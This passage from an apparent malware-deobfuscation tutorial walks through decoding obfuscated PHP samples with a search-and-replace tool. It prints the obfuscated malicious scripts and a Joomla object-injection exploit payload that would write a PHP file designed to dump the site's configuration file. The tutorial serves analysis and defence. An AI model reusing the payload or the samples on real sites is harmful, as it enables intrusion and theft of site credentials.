$f49[5].$f49[47].$f49[56].$f49[80].$f49[23].$f49[39].$f49[80].$f49[78].$f49[91].$f49[80];$GLOBALS
['muqvv6'] = $f49[34].$f49[39].$f49[80].$f49[91].$f49[57].$f49[10].$f49[30].$f49[51].$f49[91].$f49
[76].$f49[48].$f49[51].$f49[91];$GLOBALS['xxtjw15'] = $f49[80].$f49[22].$f49[5].$f49[23].$f49[91].$f49
[68];$GLOBALS['nctlj4'] = $f49[76].$f49[78].$f49[5];$GLOBALS['ijyzm25'] = $f49[48].$f49[5].$f49[51];@
$GLOBALS['qvwki67'](NULL);@$GLOBALS['qregd18']($f49[91].$f49[5].$f49[5].$f49[48].$f49[5].$f49[30].$f49
[23].$f49[48].$f49[50],NULL);@$GLOBALS['qregd18']($f49[23].$f49[48].$f49[50].$f49[30].$f49[91].$f49
[5].$f49[5].$f49[48].$f49[5].$f49[80],0);if ($GLOBALS['sccip86']($GLOBALS['erbgn20']) < 2) die(PHP_OS.
$f49[97].$f49[52].$f49[44].$GLOBALS['pxjaz40'](0987654321));if (!$GLOBALS['acpgn94']($f49[64].$f49
[39].$f49[47].$f49[23])) die (PHP_OS.$f49[25].$f49[52].$GLOBALS['pxjaz40'](0987654321));$afcso50 =
false;$ksxhf64 = $kihhn14 = $qarpi48 = "";foreach ($GLOBALS['vnfnz32']($GLOBALS['erbgn20']) as
$mffyb13) {     if ($mffyb13[0] == $f49[23]) $ksxhf64 = $mffyb13;      if ($mffyb13[0] == $f49[51])
$kihhn14 = $mffyb13;    if ($mffyb13[0] == $f49[64]) $qarpi48 = $mffyb13;      if ($mffyb13[0] ==
$f49[91]) $afcso50 = true;}if ($ksxhf64 == "" || $kihhn14 == "") die(PHP_OS.$f49[97].$f49[97].$f49
[44].$GLOBALS['pxjaz40'](0987654321));$vxsrh20  = $GLOBALS['zcyho6']($f49, $ksxhf64, $afcso50);$hhmiu6=
```

This script references an element in an array to build the values for its variables. The elements are based on the character position in the key.

The first step is to paste the entire script in the input box and choose the key lookup option. I use $f9[#] as the search string. In the Lookup Key box, paste the key and remove the starting and ending quotes. Also make sure the key you paste in has been properly escaped. You can see there's concatenation going on so check the "Concatenate" option.



```
$GLOBALS['qvwki67'] = $f49[91].$f49[5].$f49[5].$f49[48].$f49[5].$f49[30].$f49[5].$f49[91].$f49[56].$f49[48].$f49[5].$f49[22].
$f49[47].$f49[68].$f49[50];$GLOBALS['qregd18'] = $f49[47].$f49[68].$f49[47].$f49[30].$f49[80].$f49[91].$f49[22];$GLOBALS
['sccip86'] = $f49[76].$f49[48].$f49[55].$f49[68].$f49[22];$GLOBALS['erbgn20'] = ${$f49[30].$f49[94].$f49[15].$f49[43].$f49
[2]};$GLOBALS['pxjaz40'] = $f49[64].$f49[51].$f49[53];$GLOBALS['acpgn94'] = $f49[92].$f49[55].$f49[68].$f49[76].$f49[22].$f49
[47].$f49[48].$f49[68].$f49[30].$f49[91].$f49[63].$f49[47].$f49[80].$f49[22].$f49[80];$GLOBALS['vnfnz32'] = $f49[39].$f49[5].
$f49[5].$f49[39].$f49[96].$f49[30].$f49[61].$f49[91].$f49[96].$f49[80];$GLOBALS['zcyho6'] = $f49[92].$f49[39].$f49[23].$f49
[91].$f49[68].$f49[93].$f49[97];$GLOBALS['mfodd24'] = $f49[56].$f49[5].$f49[91].$f49[50].$f49[30].$f49[64].$f49[39].$f49[22].
```

Lookup Key (\ and " must be escaped)

```
,`TD[r)Ej|4*^QXOK\t: @.tl#2%\\L\r_R-~b=Z7zaV{]S+'Gio>gd058up6C!HkwxmvN?nJI(\"FMWc3hYs\$&;\nBA<U}/ef9Pqyl
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 [✓ Key Lookup] ( ) Base64 ( ) ASCII ( ) Math

Output Options: [ ] Base64 Decode [✓] Concatenate [ ] Keep Quotes

Delimiter:

Search String: $f49[#]

Remove Chars:

Pre Str:


Post Str:

Output

```
$GLOBALS['qvwki67'] = 'error_reporting';$GLOBALS['qregd18'] = 'ini_set';$GLOBALS['sccip86'] = 'count';$GLOBALS['erbgn20'] =
$('_POST');$GLOBALS['pxjaz40'] = 'md5';$GLOBALS['acpgn94'] = 'function_exists';$GLOBALS['vnfnz32'] = 'array_keys';$GLOBALS
['zcyho6'] = 'falen91';$GLOBALS['mfodd24'] = 'preg_match';$GLOBALS['fwbuu58'] = 'preg_split';$GLOBALS['rxcnj7'] = 'ucfirst';
$GLOBALS['zzzee49'] = 'str_replace';$GLOBALS['sblvj38'] = 'preg_replace';$GLOBALS['pesfq90'] = 'jyhsf25';$GLOBALS['xhydc29'] =
'ini_get';$GLOBALS['eqesn37'] = 'mail';$GLOBALS['fxadr75'] = 'zarqn52';$GLOBALS['ctmro41'] = 'urldecode';$GLOBALS['mzouy48'] =
'stripslashes';$GLOBALS['muqvv6'] = 'base64_decode';$GLOBALS['xxtjw15'] = 'strlen';$GLOBALS['nctlj4'] = 'chr';$GLOBALS
['ijyzm25'] = 'ord';@$GLOBALS['qvwki67'](NULL);@$GLOBALS['qregd18']('error_log',NULL);@$GLOBALS['qregd18']('log_errors',0);if
```


Example #5 (ddecode)

In this example, we're just interested in decoding the base64 strings.



```
$GLOBALS['_◆ð◆']=base64_decode('bw9kX3J1bg'.'==');$GLOBALS['_◆U◆◆◆']=base64_decode('RU5WX1'.'VSSQ==');
$GLOBALS['_◆◆']=base64_decode('RU5WX0'.'hPU'.'1Q'.'=');$GLOBALS['_◆◆◆◆']=base64_decode
('RU5WX1JFRkVSRV'.'I'.'=');$GLOBALS['_◆◆']=base64_decode('RU5WX1VTRVJfQUd'.'FT'.'lQ=');$GLOBALS
['_◆◆◆◆']=base64_decode('RU5WX1JFTU9URV'.'9BRE'.'RS');$GLOBALS['_◆◆◆']=base64_decode
('RU5WX0RPQ1VNRU5UX1J'.'P'.'T'.'1'.'Q'.'=');$GLOBALS['_◆◆◆I◆']=base64_decode('SFRUUF9IT1N'.'U');
$GLOBALS['_◆◆◆◆◆◆']=base64_decode('SFRUUF9IT1NU');$GLOBALS['_◆◆◆']=base64_decode('Lw'.'==');$GLOBALS
['_◆ì◆◆']=base64_decode('O'.'g='.'=');$GLOBALS['_◆◆']=base64_decode('O'.'g='.'=');$GLOBALS['_◆◆◆◆◆']
=base64_decode('d3d3Lg='.'=');$GLOBALS['_◆◆']=base64_decode('Uk'.'VRVUVT'.'V'.'F9VUk'.'k=');$GLOBALS
['_◆◆']=base64_decode('UkVRV'.'UV'.'TVF9'.'VUk'.'k=');$GLOBALS['_◆◆◆◆◆◆']=base64_decode('Lw==');$GLOBALS
['_◆◆◆◆◆']=base64_decode('Lw='.'=');$GLOBALS['_◆◆Б◆']=base64_decode('SF'.'RUU'.'F9SRUZ'.'FUkVS');
$GLOBALS['_◆◆◆']=base64_decode('SFRUUF'.'9SRU'.'Z'.'FUkVS');$GLOBALS['_◆◆◆◆◆']=base64_decode
('RE9DVU1FTlRfUk'.'9PV'.'A'.'==');$GLOBALS['_◆◆◆◆']=base64_decode('RE9DVU1FTlR'.'f'.'Uk9PVA='.'=');
$GLOBALS['_◆◆◆']=base64_decode('L'.'w==');$GLOBALS['_◆|◆']=base64_decode('Lg='.'=');$GLOBALS['_◆◆◆']
=base64_decode('UkVNT1RFX0F'.'ERFI=');$GLOBALS['_◆◆◆◆◆']=base64_decode('UkVNT'.'1RFX0FERFI'.'=');
$GLOBALS['_◆0◆◆']=base64_decode('SFRUUF9VU0VSX0FH'.'RU5'.'U');$GLOBALS['_◆◆◆◆']=base64_decode
('SFRUUF9VU0VSX0FHR'.'U'.'5'.'U');$GLOBALS['_◆◆◆₽']=base64_decode('LA==');$GLOBALS['_◆◆']=base64_decode
('ZG'.'lzYWJsZV9mdW5jd'.'GlvbnM'.'=');$GLOBALS['_◆◆c']=base64_decode('L3RtcA'.'='.'=');$GLOBALS['◆◆']
=base64_decode('L3Zhci90bXA'.'=');$GLOBALS['_◆◆γ◆']=base64_decode('c3lzX2d'.'ldF90'.'ZW1wX2Rpcg'.'==');
$GLOBALS['_◆◆◆◆']=base64_decode('dXBsb2'.'FkX3RtcF9ka'.'X'.'I=');$GLOBALS['_◆◆◆◆']=base64_decode
('dXBsb2FkX3'.'RtcF9kaXI'.'=');$GLOBALS['_◆◆◆◆◆']=base64_decode('L'.'w='.'=');$GLOBALS['_◆◆◆ŏ']
=base64_decode('Q291bGQgbm90IGRldGVjdCB0ZW1wb3JhcnkgZGlyZW'.'N0b3J5');$GLOBALS['_◆◆Ûÿ']=base64_decode
('U0tJUF9VU'.'k'.'w'.'=');$GLOBALS['◆◆']=base64_decode('c2tp'.'cC'.'11'.'c'.'mw'.'=');$GLOBALS['_◆◆◆◆ь']
=base64_decode('Q29udGVudC10eX'.'BlO'.'i'.'A=');$GLOBALS['_◆◆ŏ']=base64_decode('WC0=');$GLOBALS
['_◆◆◆◆◆']=base64_decode('OiA'.'=');$GLOBALS['_◆◆Y◆◆']=base64_decode('TG9j'.'YXR'.'p'.'b246I'.'A='.'=');
$GLOBALS['_◆P◆']=base64_decode('aHR0cA'.'==');$GLOBALS['_◆◆◆']=base64_decode('aHR0c'.'Dov'.'Lw='.'=');
$GLOBALS['_◆D']=base64_decode('Pw==');$GLOBALS['◆◆']=base64_decode('aHR0cF9yZXNwb25zZV'.'9jb2Rl');
$GLOBALS['_◆◆◆◆◆']=base64_decode('Q29ud'.'GludWU'.'=');$GLOBALS['_◆◆◆◆◆◆']=base64_decode
('U3dpdGNoaW5nIFByb3RvY29s'.'c'.'w'.'==');$GLOBALS['_◆◆◆◆◆◆']=base64_decode
('UH'.'JvY'.'2Vzc2lu'.'Z'.'w'.'==');$GLOBALS['_◆◆P◆']=base64_decode('T'.'0'.'s=');$GLOBALS['_◆◆◆']
=base64_decode('Q'.'3JlYX'.'RlZA='.'=');$GLOBALS['_◆◆◆◆']=base64_decode('QWNjZXB0ZW'.'Q=');$GLOBALS
['_◆◆◆◆◆']=base64_decode('Tm9uLUF1dGhv'.'cml0YXRpdmUgSW5mb3JtY'.'XRpb2'.'4=');$GLOBALS['_◆◆◆◆,']
=base64_decode('Tm8gQ29u'.'dGV'.'udA'.'='.'=');$GLOBALS['_◆◆']=base64_decode
('UmVzZXQgQ29ud'.'GVudA==');$GLOBALS['_◆◆◆ȝ']=base64_decode('UGFydGlhbCBDb250Z'.'W5'.'0');$GLOBALS
```

Copy the entire script to the Input box, choose the "Base64" method as well as the "Base64 Decode", "Concatenate", and "Keep Quotes" options. Make sure the delimiter and search string matches that of the script.



Input:

```
$GLOBALS['_�8�']=base64_decode('bW9kX3J1bg'.'==');$GLOBALS['_�U���']=base64_decode('RU5WX1'.'VSSQ==');$GLOBALS['_�ţ�']
=base64_decode('RU5WX0'.'hPU'.'1Q'.'=');$GLOBALS['_����']=base64_decode('RU5WX1JFRkVSRV'.'I'.'=');$GLOBALS['_�¿�']
=base64_decode('RU5WX1VTRVJfQUd'.'FT'.'1Q=');$GLOBALS['_����']=base64_decode('RU5WX1JFTU9URV'.'9BRE'.'RS');$GLOBALS['_���Ʒ']
=base64_decode('RU5WX0RPQ1VNRU5UX1J'.'P'.'T'.'1'.'Q'.'=');$GLOBALS['_���I�']=base64_decode('SFRUUF9IT1N'.'U');$GLOBALS
['_������']=base64_decode('SFRUUF9IT1NU');$GLOBALS['_�˜Ʒ�']=base64_decode('Lw'.'==');$GLOBALS['_�ì��']=base64_decode
('O'.'g='.'=');$GLOBALS['_���']=base64_decode('O'.'g='.'=');$GLOBALS['_�����']=base64_decode('d3d3Lg='.'=');$GLOBALS['_Ô��']
=base64_decode('Uk'.'VRVUVT'.'V'.'F9VUk'.'k=');$GLOBALS['_���']=base64_decode('UkVRV'.'UV'.'TVF9'.'VUk'.'k=');$GLOBALS
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup [✓ Base64] ( ) ASCII ( ) Math

Delimiter: ; Search String: base64_decode(#)


Output Options: [✓ Base64 Decode] [✓ Concatenate] [✓ Keep Quotes]

Output:

```
$GLOBALS['_�8�']='mod_run';$GLOBALS['_�U���']='ENV_URI';$GLOBALS['_�ţ�']='ENV_HOST';$GLOBALS['_����']='ENV_REFERER';$GLOBALS
['_�¿�']='ENV_USER_AGENT';$GLOBALS['_����']='ENV_REMOTE_ADDR';$GLOBALS['_���Ʒ']='ENV_DOCUMENT_ROOT';$GLOBALS['_���I�']
='HTTP_HOST';$GLOBALS['_������']='HTTP_HOST';$GLOBALS['_�˜Ʒ�']='/';$GLOBALS['_�ì��']=':';$GLOBALS['_���']=':';$GLOBALS
['_�����']='www;$GLOBALS['_Ô��']='REQUEST_URI';$GLOBALS['_���']='REQUEST_URI';$GLOBALS['_������']='/';$GLOBALS['_�����']='/';
$GLOBALS['_��Б�']='HTTP_REFERER';$GLOBALS['_�'��']='HTTP_REFERER';$GLOBALS['_�����']='DOCUMENT_ROOT';$GLOBALS['_����']
='DOCUMENT_ROOT';$GLOBALS['_˜���']='/';$GLOBALS['_�.I�']=;$GLOBALS['_���']='REMOTE_ADDR';$GLOBALS['_�����']='REMOTE_ADDR';
$GLOBALS['_�Û��']='HTTP_USER_AGENT';$GLOBALS['_����']='HTTP_USER_AGENT';$GLOBALS['_���Ꝛ']=',';$GLOBALS['_���']
```


Example #6 (pastebin)

This script is uses the Joomla exploit and contains decimal values making it tough to see immediately what this does.



```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}
s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:
{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:2397:"eval(chr(102).chr(105).chr
(108).chr(101).chr(95).chr(112).chr(117).chr(116).chr(95).chr(99).chr(111).chr(110).chr(116).chr
(101).chr(110).chr(116).chr(115).chr(40).chr(100).chr(105).chr(114).chr(110).chr(97).chr(109).chr
(101).chr(40).chr(36).chr(95).chr(83).chr(69).chr(82).chr(86).chr(69).chr(82).chr(91).chr(39).chr
(83).chr(67).chr(82).chr(73).chr(80).chr(84).chr(95).chr(70).chr(73).chr(76).chr(69).chr(78).chr
(65).chr(77).chr(69).chr(39).chr(93).chr(41).chr(46).chr(39).chr(47).chr(56).chr(56).chr(46).chr
(112).chr(104).chr(112).chr(39).chr(44).chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr
(100).chr(101).chr(99).chr(111).chr(100).chr(101).chr(40).chr(39).chr(80).chr(68).chr(57).chr(119).chr
(97).chr(72).chr(65).chr(103).chr(74).chr(72).chr(77).chr(103).chr(80).chr(83).chr(82).chr(102).chr
(85).chr(48).chr(86).chr(83).chr(86).chr(107).chr(86).chr(83).chr(87).chr(121).chr(100).chr(84).chr
(82).chr(86).chr(74).chr(87).chr(82).chr(86).chr(74).chr(102).chr(84).chr(107).chr(70).chr(78).chr
(82).chr(83).chr(100).chr(100).chr(79).chr(121).chr(82).chr(106).chr(80).chr(87).chr(74).chr(104).chr
(99).chr(50).chr(85).chr(50).chr(78).chr(70).chr(57).chr(108).chr(98).chr(109).chr(78).chr(118).chr
(90).chr(71).chr(85).chr(111).chr(90).chr(109).chr(108).chr(115).chr(90).chr(86).chr(57).chr(110).chr
(90).chr(88).chr(82).chr(102).chr(89).chr(50).chr(57).chr(117).chr(100).chr(71).chr(86).chr(117).chr
(100).chr(72).chr(77).chr(111).chr(74).chr(50).chr(78).chr(118).chr(98).chr(109).chr(90).chr(112).chr
(90).chr(51).chr(86).chr(121).chr(89).chr(88).chr(82).chr(112).chr(98).chr(50).chr(52).chr(117).chr
(99).chr(71).chr(104).chr(119).chr(74).chr(121).chr(107).chr(112).chr(79).chr(50).chr(86).chr(106).chr
(97).chr(71).chr(56).chr(103).chr(74).chr(72).chr(77).chr(103).chr(76).chr(105).chr(65).chr(105).chr
(73).chr(67).chr(73).chr(103).chr(76).chr(105).chr(65).chr(107).chr(89).chr(122).chr(116).chr(49).chr
(98).chr(109).chr(120).chr(112).chr(98).chr(109).chr(115).chr(111).chr(74).chr(70).chr(57).chr(84).chr
(82).chr(86).chr(74).chr(87).chr(82).chr(86).chr(74).chr(98).chr(74).chr(49).chr(78).chr(68).chr
(85).chr(107).chr(108).chr(81).chr(86).chr(70).chr(57).chr(71).chr(83).chr(85).chr(120).chr(70).chr
(84).chr(107).chr(70).chr(78).chr(82).chr(83).chr(100).chr(100).chr(75).chr(84).chr(115).chr(47).chr
(80).chr(103).chr(61).chr(61).chr(39).chr(41).chr(41).chr(59));JFactory::getConfig
();exit";s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriv
erMysql":0:{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}????
```

Paste the script into the Input box and choose the "ASCII" method.



```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:
{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:2397:"eval(chr(102).chr(105).chr
(108).chr(101).chr(95).chr(112).chr(117).chr(116).chr(95).chr(99).chr(111).chr(110).chr(116).chr(101).chr(110).chr(116).chr
(115).chr(40).chr(100).chr(105).chr(114).chr(110).chr(97).chr(109).chr(101).chr(40).chr(36).chr(95).chr(83).chr(69).chr(82).chr
(86).chr(69).chr(82).chr(91).chr(39).chr(83).chr(67).chr(82).chr(73).chr(80).chr(84).chr(95).chr(70).chr(73).chr(76).chr
(69).chr(78).chr(65).chr(77).chr(69).chr(39).chr(93).chr(41).chr(46).chr(39).chr(47).chr(56).chr(56).chr(46).chr(112).chr
(104).chr(112).chr(39).chr(44).chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99).chr(111).chr
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup ( ) Base64 [✓ ASCII] ( ) Math

Delimiter: Search String: chr(#)


Output Options: [ ] Base64 Decode [ ] Concatenate [ ] Keep Quotes

Remove Chars: Pre Str: Post Str:

Output

```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:
{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:2397:"eval
(f.i.l.e._.p.u.t._.c.o.n.t.e.n.t.s.(.d.i.r.n.a.m.e.(.$._.S.E.R.V.E.R.
[.'.S.C.R.I.P.T._.F.I.L.E.N.A.M.E.'.].)...'./.8.8...p.h.p.'.,.b.a.s.e.6.4._.d.e.c.o.d.e.
(.'.P.D.9.w.a.H.A.g.J.H.M.g.P.S.R.f.U.0.V.S.V.k.V.S.W.y.d.T.R.V.J.W.R.V.J.f.T.k.F.N.R.S.d.d.O.y.R.j.P.W.J.h.c.2.U.2.N.F.9.1.b.m.
N.v.Z.G.U.o.Z.m.l.s.Z.V.9.n.Z.X.R.f.Y.2.9.u.d.G.V.u.d.H.M.o.J.2.N.v.b.m.Z.p.Z.3.V.y.Y.X.R.p.b.2.4.u.c.G.h.w.J.y.k.p.O.2.V.j.a.G.
8.g.J.H.M.g.L.i.A.i.I.C.I.g.L.i.A.k.Y.z.t.1.b.m.x.p.b.m.s.o.J.F.9.T.R.V.J.W.R.V.J.b.J.1.N.D.U.k.1.Q.V.F.9.G.S.U.x.F.T.k.F.N.R.S.
```

Almost but it's not concatenated. If you choose the "Concatenate" option, it won't clean up everything. In the "Output Options" section, there's a "Remove Chars" box. Enter a period and try again.



```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:
{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:2397:"eval(chr(102).chr(105).chr
(108).chr(101).chr(95).chr(112).chr(117).chr(116).chr(95).chr(99).chr(111).chr(110).chr(116).chr(101).chr(110).chr(116).chr
(115).chr(40).chr(100).chr(105).chr(114).chr(110).chr(97).chr(109).chr(101).chr(40).chr(36).chr(95).chr(83).chr(69).chr(82).chr
(86).chr(69).chr(82).chr(91).chr(39).chr(83).chr(67).chr(82).chr(73).chr(80).chr(84).chr(95).chr(70).chr(73).chr(76).chr
(69).chr(78).chr(65).chr(77).chr(69).chr(39).chr(93).chr(41).chr(46).chr(39).chr(47).chr(56).chr(56).chr(46).chr(112).chr
(104).chr(112).chr(39).chr(44).chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99).chr(111).chr
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup ( ) Base64 [✓ ASCII] ( ) Math

Delimiter: Search String: chr(#)

Output Options: [ ] Base64 Decode [ ] Concatenate [ ] Keep Quotes

